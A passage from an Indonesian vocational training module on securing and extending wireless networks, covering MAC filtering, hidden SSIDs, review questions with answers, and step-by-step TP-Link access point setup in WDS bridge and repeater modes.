4. Langkah selanjutnya adalah mengisi MAC Filter List dengan meng-klik tombol "Edit MAC Filter List". Setelah itu akan muncul window baru untuk menginputkan MAC address tertentu kedalam list.
5. Dalam hal ini saya menggunakan 2 buah MAC address yang diinputkan dengan format menggunakan titik dua (:) seperti berikut :

MAC Address Filter List

Enter MAC Address in this format: xx:xx:xx:xx:xx:xx

Wireless Client MAC List

MAC 01:	<input type="text" value="2A:51:58:E5:CA:65"/>	MAC 11:	<input type="text"/>
MAC 02:	<input type="text" value="00:22:FA:3B:47:76"/>	MAC 12:	<input type="text"/>
MAC 03:	<input type="text"/>	MAC 13:	<input type="text"/>

6. Setelah itu klik tombol "Save" pada bagian bawah window tersebut. Untuk pengecekan, klik tombol "Wireless Client MAC List" pada jendela / window yang sama. Setelah itu akan muncul daftar MAC address klien yang diinputkan kedalam list seperti gambar berikut :

Wireless Client MAC List

Active PC			
Client Host Name	IP Address	MAC Address	Enable MAC Filter
Inactive PC			
Client Host Name	IP Address	MAC Address	Enable MAC Filter
		2A:81:58:E5:CA:65	<input checked="" type="checkbox"/>
		00:22:FA:3B:47:76	<input checked="" type="checkbox"/>

7. Saat ada sebuah MAC address dalam list yang sedang terkoneksi dengan jaringan nirkabel tersebut, maka tampilan Wireless Client MAC List akan seperti berikut :

Wireless Client MAC List

Active PC			
Client Host Name	IP Address	MAC Address	Enable MAC Filter
TOSHIBA.PC	192.168.1.51	00:22:FA:3B:47:76	<input checked="" type="checkbox"/>
Inactive PC			
Client Host Name	IP Address	MAC Address	Enable MAC Filter
		2A:81:58:E5:CA:65	<input checked="" type="checkbox"/>

4. Menyembunyikan SSID


Beikut ini adalah langkah – langkah konfigurasi untuk menyembunyikan SSID pada salah satu tipe *access point*.

1. Koneksikan PC klien dengan WAP, lalu login.
2. Kemudian pilih menu Wireless, dan gantilah dibagian Network name (SSID) menjadi nama yang diinginkan, sebagai contoh saya menggunakan "[bel@j@rpc](#)".
3. Ubah value pada SSID Broadcast menjadi Disabled.


Mode:	Mixed
Network Name (SSID):	bel@j@rpc
Channel:	6 - 2.437GHz
SSID Broadcast:	Disabled
Current Encryption:	No Encryption


Status: SES Inactive
[Reset Security](#)


4. Klik tombol save setting. Konfigurasi pada WAP telah selesai dilaksanakan.
 1. Klik Icon **Wireless Network Connection** pada system tray, lalu pilih **Change the order of preferred networks**.



2. Klik Tombol Add untuk menambahkan daftar network.



Langkah Ketiga, Isikan nama SSID yang telah kita set pada WAP, seperti bel@j@rpc, lalu klik check box pada **Connect even if this network is not broadcasting**.



E. Latihan

Jawablah pertanyaan-pertanyaan dibawah dibawah ini dengan singkat dan jelas !

1. Sebutkan 6 kelemahan jaringan nirkabel pada lapisan fisik (Physical Layer)!

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....
.....

2. Sebutkan kelemahan teknik pengamanan jaringan nirkabel dengan metode WEP!

.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....

3. Sebutkan 4 teknik pengamanan yang dapat diterapkan pada jaringan nirkabel!

.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....

F. Rangkuman

Banyaknya wireless LAN yang aktif dengan konfigurasi default akan memudahkan para hacker dapat memanfaatkan jaringan tersebut secara ilegal. Konfigurasi default dari tiap vendor perangkat wireless sebaiknya dirubah setingnya sehingga keamanan akses terhadap wifi tersebut lebih baik.

Jika ditinjau dari lapisan - lapisan interkoneksi data pada TCP/IP, jaringan nirkabel memiliki beberapa kelemahan yaitu kelemahan pada Lapisan Fisik (Physical Layer) dan kelemahan pada Lapisan Data(Data Layer). Kelemahan – kelemahan pada lapisan fisik di antaranya adalah: Interception atau penyadapan, Injection, Jamming, Locating Mobile Node, Access Control, Hijacking. Sedangkan pada lapisan data, terdapat kelemahan jaringan nirkabel yaitu jika jumlah node (client) yang menggunakan channel yang sama dan terhubung pada AP yang sama sudah terlalu banyak, maka bandwidth akan menurun. MAC address sangat mudah di spoofing (ditiru atau di duplikasi).

Teknik – teknik yang dapat diterapkan untuk mengamankan jaringan nirkabel adalah:Menyembunyikan SSID, metode Wired Equivalent Privacy (WEP), metode WI-FI Protected Access (WPA), MAC Filtering dan Captive Portal .Untuk mengurangi resiko penyalahgunaan wireless dapat dilkaukan tata letak wireless dan pengaturan power/daya transmit sebuah *Access point*.

G.Kunci Jawaban

1. Kelemahan – kelemahan dari jaringan nirkabel pada lapisan fisik (Physical Layer) adalah sebagai berikut:
 - Interception atau penyadapan
 - Injection
 - Jamming
 - Locating Mobile Node
 - Access Control
 - Hijacking

2. Kelemahan dari teknik pengamanan jaringan nirkabel dengan dengan metode WEP adalah mudah dipecahkan dengan berbagai tools yang tersedia secara gratis di internet.

3. Teknik – teknik pengamanan jaringan nirkabel di antaranya adalah:
 - Menyembunyikan SSID
 - Pengamanan dengan metode *Wired Equivalent Privacy* (WEP)
 - Pengamanan dengan metode *Wi-Fi Protected Access* (WPA)

- Pemfilteran MAC



KEGIATAN PEMBELAJARAN

Kegiatan Pembelajaran 2

A. Tujuan


1. Melalui diskusi peserta dapat mengidentifikasi teknik konfigurasi *access point* dengan mode Wireless Distribution System (WDS)
2. Melalui praktikum peserta dapat mengkonfigurasi AP pada mode bridge.
3. Melalui praktikum peserta dapat mengkonfigurasi AP pada mode repeater.

B. Indikator Pencapaian Kompetensi

1. Mengidentifikasi teknik konfigurasi *access point* dengan mode Wireless Distribution System (WDS).
2. Mengkonfigurasi AP pada mode bridge.
3. Mengkonfigurasi AP pada mode repeater.

C. Uraian Materi

Wireless Distribution System (WDS) adalah sebuah sistem untuk memperluas jangkauan jaringan nirkabel dengan menggunakan dua atau lebih *Access point*. Dengan teknik WDS ini, penggunaan kabel sebagai backbone jaringan tidak dibutuhkan, sehingga lebih mudah, murah, dan efisien untuk instalasinya. *Access point* tersebut bisa berupa main, relay, atau remote base station. Gambar 2.1 berikut ini merupakan skema dari penerapan WDS:



Gambar 2.1. Konfigurasi AP pada mode WDS

1. Syarat-syarat Jaringan WDS

Untuk membangun jaringan nirkabel WDS ini, maka harus memenuhi syarat – syarat sebagai berikut :

- *Access point* utama maupun *Access point* Repeater harus mendukung fitur WDS
- Masing-masing IP Address *Access point* tidak boleh sama.
- Sebagian besar Authentication *access point* yang didukung dalam WDS adalah WEP 64/128 bit.
- Semua *Access point* yang terlibat dalam 1 koneksi harus menggunakan Metode enkripsi atau autentifikasi yang sama.
- Channel Radio yang digunakan harus sama. Misalnya Channel 10.
- Layanan DHCP Server pada *Access point* Repeater harus dinonaktifkan, karena DHCP akan diambil alih *Access point* utama yang sebagai default gateway.
- Ada kemungkinan WDS tidak berfungsi jika *Access point* utama dan *Access point* Repeater berbeda merk.

2. Penerapan WDS

Untuk penerapan WDS menggunakan *Access point* dapat dilakukan dengan pada berbagai pilihan mode konektivitas wireless yaitu :

1. Wireless bridge, dimana *Access point* WDS hanya berkomunikasi satu sama lain (sesama *Access point* , dan tidak mengizinkan station (STA) untuk mengaksesnya. Terdapat 2 teknik mode Wireless bridge yaitu: Point to Point Wireless bridge dan Point to MultiPoint Wireless bridge. Berikut ini adalah gambar yang menunjukkan perbedaan dari kedua teknik wireless bridge tersebut:
 - a. Point to Point Wireless bridge




Gambar 2.2. Konfigurasi AP pada mode Wireless Bridge Point to Point

Mode ini hanya mendukung satu titik *access point* nirkabel, artinya komunikasi tersebut hanya terjadi antara dua unit *Access point* sebagai bridge (jembatan). Acces Point atau broadband AP akan bertindak hanya sebagai jembatan nirkabel, dan tidak akan menerima klien nirkabel lainnya. Sehingga apabila terdapat klien notebook yang memiliki fungsi nirkabel dan ingin bergabung dengan AP nirkabel tersebut, maka klien tersebut tidak akan bisa terhubung kecuali bila terkoneksi langsung ke AP dengan menggunakan kabel ethernet.

b. Point to Multipoint Wireless bridge

Pada wireless mode Bridge Point to Multi Point AP 1, AP 2, dan AP 3 dapat terhubung satu sama lain. Pada mode ini, AP 1 bertindak sebagai setral dari ketiga AP tersebut. Berikut ini adalah gambaran dari konfigurasi AP pada mode wireless bridge Point to MultiPoint:



Gambar 2.3. Konfigurasi AP pada mode Wireless Bridge Point to MultiPoint

2. Wireless repeater, dimana *Access point-Access point* saling berkomunikasi satu sama lain dan mengizinkan station (STA) untuk mengakses mereka. Setting wireless dengan mode ini dapat digunakan untuk memperluas menguatkan sinyal. Gambar berikut ini adalah penerapan dari wireless repeater:




Gambar 2.4. Konfigurasi AP pada mode Wireless Repeater

D. Aktivitas Pembelajaran

Aktivitas pembelajaran ini berupa berbagai bentuk kegiatan belajar yang harus dilakukan oleh peserta diklat untuk memantapkan dalam pengetahuan dan keterampilan serta nilai maupun sikap yang terkait dengan uraian materi yang sudah dijelaskan di atas, kegiatan tersebut adalah sebagai berikut :

1. Konfigurasi AP pada mode Wireless Bridge Point to Point


Berikut ini adalah gambaran dari konfigurasi AP mode Wireless Bridge Point to Point



Gambar 2.5. Praktek konfigurasi AP pada mode Wireless Repeater

Berikut ini adalah langkah – langkah konfigurasi AP mode wireless repeater:

1. Hubungkan *Access point* dengan PC / Laptop seperti pada gambar berikut.



Gambar 2.6. Praktek sambungan konfigurasi AP

2. Setelah terhubung, setting IP address pada PC dengan IP antara 192.168.1.1 – 192.168.1.253 (karena IP address default untuk *Access point* yang digunakan pada praktek ini adalah 192.168.1.254, alamat ini tentu dapat berbeda sesuai dengan tipe atau merk dari *Access point*).
3. Buka browser pada PC dan masukkan IP address *access point* yaitu 192.168.1.254.
4. Masukkan username dan password dengan “admin” (nama user ini dapat berbeda sesuai dengan tipe atau merk dari *Access point*).
5. Setelah masuk pilih “Operation Mode” kemudian pilih “AP Mode” kemudian simpan konfigurasi dengan klik Save.

Operation Mode


AP Client Router: WISP Client Router
 AP Router: Wireless Broadband Router
 AP: Access Point

6. Setelah itu pilih Tab “Network” ganti IP address dengan IP yang sudah ditentukan. Contoh untuk AP 1 dengan IP address 192.168.1.10 dan pada AP 2 dengan IP address 192.168.1.11 dengan subnet mask yang sama. Simpan konfigurasi dengan klik Save. Penggantian IP address perlu dilakukan untuk menjaga keamanan akses terhadap jaringan nirkabel, terutama perangkat AP yang digunakan.

LAN

IP Address:
Subnet Mask:
Gateway:
MAC Address: 00-0A-EB-90-00-08

7. Pilih tab “Wireless” kemudian “Basic Settings” ganti SSID dengan SSID yang sudah ditentukan misal SSID untuk AP 1 adalah TPLINK 1 dan SSID untuk AP 2 adalah TPLINK 2, Untuk channel pastikan AP 1 dan AP 2 memiliki channel yang sama agar dapat terhubung. Simpan konfigurasi dengan klik Save.



Wireless Settings

SSID:

Region:

Warning: Ensure you select a correct country to conform local law. Incorrect settings may cause interference.

Channel:

Mode:

8. Pilih tab “Wireless” kemudian “Wireless Mode Settings”, pilih Bridge (Point to Point) pada AP 1 masukkan MAC address dari AP 2 dan pada AP 2 masukkan AP 1 simpan konfigurasi dengan klik Save.

Wireless Mode Settings

Access Point
 Enable SSID Broadcast

Client
 Enable WDS
 SSID:
 MAC of AP:

Repeater
MAC of AP:


Universal Repeater
MAC of AP:

Bridge (Point to Point)
 With AP Mode
MAC of AP:

Bridge (Point to Multi-Point)
 With AP Mode
MAC of AP1:
MAC of AP2:
MAC of AP3:
MAC of AP4:
MAC of AP5:
MAC of AP6:

9. Setelah selesai coba lakukan tes koneksi dengan menggunakan perintah 'ping' dari PC di LAN segment 1 ke LAN segment 2. Jika terhubung, maka konfigurasi Wireless Bridge Point to Point telah berhasil.


2. Konfigurasi Wireless Bridge (Point to Multi Point)



Gambar 2.7. Praktek konfigurasi AP pada mode wireless bridge Pont to Multipoint

Pada wireless mode Bridge Point to Multi Point AP 1, AP 2, dan AP 3 dapat terhubung satu sama lain. Pada mode Bridge Point to Multi Point yang kita lakukan ini AP 1 akan bertindak sebagai setral dari ketiga AP. Untuk membuatnya lakukan konfigurasi seperti berikut :

1. Hubungkan hubungkan *Access point* dengan PC / Laptop seperti pada gambar berikut.



2. Setelah terhubung, setting IP address pada PC dengan IP antara 192.168.1.1 – 192.168.1.253.
3. Buka browser pada PC dan masukkan IP address *access point* yaitu 192.168.1.254.
4. Masukkan username dan password dengan “admin”.
5. Setelah masuk pilih “Operation Mode” kemudian pilih “AP Mode” simpan konfigurasi dengan klik Save.

Operation Mode

AP Client Router: WISP Client Router

AP Router: Wireless Broadband Router

AP: Access Point

6. Setelah itu pilih Tab “Network” ganti IP address dengan IP yang sudah ditentukan. Contoh untuk AP 1 dengan IP address 192.168.1.10 dan pada AP 2 dengan IP address 192.168.1.11 dengan subnet mask yang sama. Simpan konfigurasi dengan klik Save

LAN

IP Address:

192.168.1.254

Subnet Mask:

255.255.255.0

Gateway:


0.0.0.0

MAC Address:

00-0A-EB-90-00-08

7. Pilih tab “Wireless” kemudian “Basic Settings” ganti SSID dengan SSID yang sudah ditentukan misal SSID untuk AP 1 adalah TPLINK 1 dan SSID untuk AP 2 adalah TPLINK 2, Untuk channel pastikan AP 1 dan AP

2 memiliki channel yang sama agar dapat terhubung. Simpan konfigurasi dengan klik Save



Wireless Settings

SSID: TP-LINK_900008

Region: United States

Warning: Ensure you select a correct country to conform local law. Incorrect settings may cause interference.

Channel: Automatic

Mode: 54Mbps (802.11g)

Save

8. Pilih tab “Wireless” kemudian “Wireless Mode Settings”, pilih Bridge (Point to Multi Point) pada AP 1 masukkan MAC address dari AP 2 dan AP 3. Save konfigurasi yang sudah dilakukan.
9. Pada AP 2 pilih mode Bridge (Point to Point) kemudian masukkan MAC address dari AP 1 kemudian save konfigurasi yang sudah dilakukan.
10. Pada AP 3 pilih mode Bridge (Point to Point) kemudian masukkan MAC address AP 1 kemudian save konfigurasi yang sudah dilakukan.

Wireless Mode Settings

Access Point
 Enable SSID Broadcast

Client
 Enable WDS
 SSID:
 MAC of AP:

Repeater
 MAC of AP:

Universal Repeater
 MAC of AP:

Bridge (Point to Point)
 With AP Mode
 MAC of AP:

Bridge (Point to Multi-Point)
 With AP Mode
 MAC of AP1:
 MAC of AP2:
 MAC of AP3:
 MAC of AP4:
 MAC of AP5:
 MAC of AP6:

11. Setelah selesai coba lakukan Ping dari PC di LAN segment 1 ke LAN segment 2 dan LAN segment 3. Jika berhasil maka konfigurasi Wireless Bridge Point to Point telah sukses.

3. Konfigurasi *access point* sebagai Repeater

Berikut ini adalah langkah – langkah konfigurasi *access point* sebagai Repeater.

Skenario perancangan jaringan yang akan dibuat adalah sebagai berikut :



Gambar 2.8. Praktek konfigurasi AP pada mode wireless repeater

Informasi utama AP (contoh):

- **LAN IP: 192.168.0.1**
- **SSID (nama jaringan nirkabel): TL-WR841ND**
- **Nirkabel keamanan Mode: WPA-PSK**
- **Enkripsi Type: AES**
- **Passphrase: 12345678**

Langkah – langkah sebagai persiapan untuk konfigurasi AP adalah sebagai berikut :

- Pastikan AP utama dapat terkoneksi ke internet.
- Karena modus default TL-WR700N/TL-WR702N AP, fungsi DHCP pada perangkat – perangkat wireless dinonaktifkan secara default.
- Seting alamat IP sebagai 192.168.0.156 ke komputer untuk mencocokkan alamat IP default (192.168.0.254) dari Repeater.
- Sambungkan komputer ke *access point* dengan kabel Ethernet.

Step1 mengubah modus bekerja untuk Repeater.

1. Menetapkan IP statis sebagai 192.168.0.156 untuk komputer.
2. Buka browser dan ketik alamat IP akses titik (Default adalah 192.168.0.254 untuk jenis yang digunakan pada kegiatan praktek ini) ke address bar dan tekan Enter:

Address

3. Ketik username dan password ke dalam kotak halaman login, default nama pengguna dan sandi yang kedua **admin**, kemudian tekan **Enter**:

TP-LINK

Status
Quick Setup
Working Mode
Network
Wireless
DHCP
System Tools

Wireless Working Mode Settings

AP: AP mode.
 Router: Wireless router mode
 Repeater: Repeater mode
 Bridge: Bridge mode
 Client: Client mode

4. Pada halaman manajemen, klik **Bekerja Mode** dan pilih **Repeater** mode. Kemudian **Simpan**. Klik **OK** untuk reboot.

Status
Basic Settings ---
Quick Setup
Working Mode
Network
LAN
Wireless
Advanced Settings ---
DHCP
Maintenance ---
System Tools

LAN

MAC Address: F8-D1-11-5A-2C-F0
IP Address: 192.168.0.250
 Subnet Mask: 255.255.255.0

Setelah reboot, halaman akan kembali. Jika tidak, silakan refresh halaman atau masukkan <http://192.168.0.254> pada browser.

Tahap berikutnya adalah mengkonfigurasi pada Repeater (AP 11n TP-LINK) dengan langkah – langkah sebagai berikut :

1. Pada halaman manajemen, klik jaringan. Pastikan alamat IP Repeater adalah dalam **segmen IP yang sama** dengan AP utama dan **menghindari konflik IP**. Apakah IP AP utama juga 192.168.0.254,yang sama untuk repeater, kita harus mengubah IP repeater untuk "192.168.0.250". Kemudian klik **Simpan**.

Wireless Settings - Repeater

SSID:

MAC of AP: for example:00-1D-0F-11-22-33

Region:

Warning: Ensure you select a correct country to conform local law. Incorrect settings may cause interference.

Survey

(Please choose Main AP's type of encryption, and input the wireless password)

Security Options:

WEP Key Index:

Authentication Type:

PassWord:

Save

2. Klik **Wireless- > pengaturan nirkabel**. Kemudian cari AP yang terjangkau area jaringan wireless dengan klik tombol **Survey**.

Wireless Settings - Repeater

SSID:

MAC of AP: for example:00-1D-0F-11-22-33

Region: ▼

Warning: Ensure you select a correct country to conform local law. Incorrect settings may cause interference.

Survey

(Please choose Main AP's type of encryption, and input the wireless password)

Security Options: ▼

WEP Key Index: ▼

Authentication Type: ▼

PassWord:

3. Tampil daftar SSID (nama jaringan nirkabel) dari AP utama SSID kemudian klik **Connect**.

AP List

AP count: 18

ID	BSSID	SSID	Signal	Channel	Security	Choose
1	00-0A-EB-00-23-19	0TP-LINK_002319	8dB	1	OFF	Connect
2	02-10-18-01-00-01	8960N	4dB	1	OFF	Connect
3	00-AA-BB-CC-DD-FF	8961-PS	12dB	1	ON	Connect
4	00-23-CD-14-39-E7	TP-LINK_1439E7	4dB	1	OFF	Connect
5	F8-D1-11-A4-D0-52	TP-LINK_A4D052	15dB	1	ON	Connect
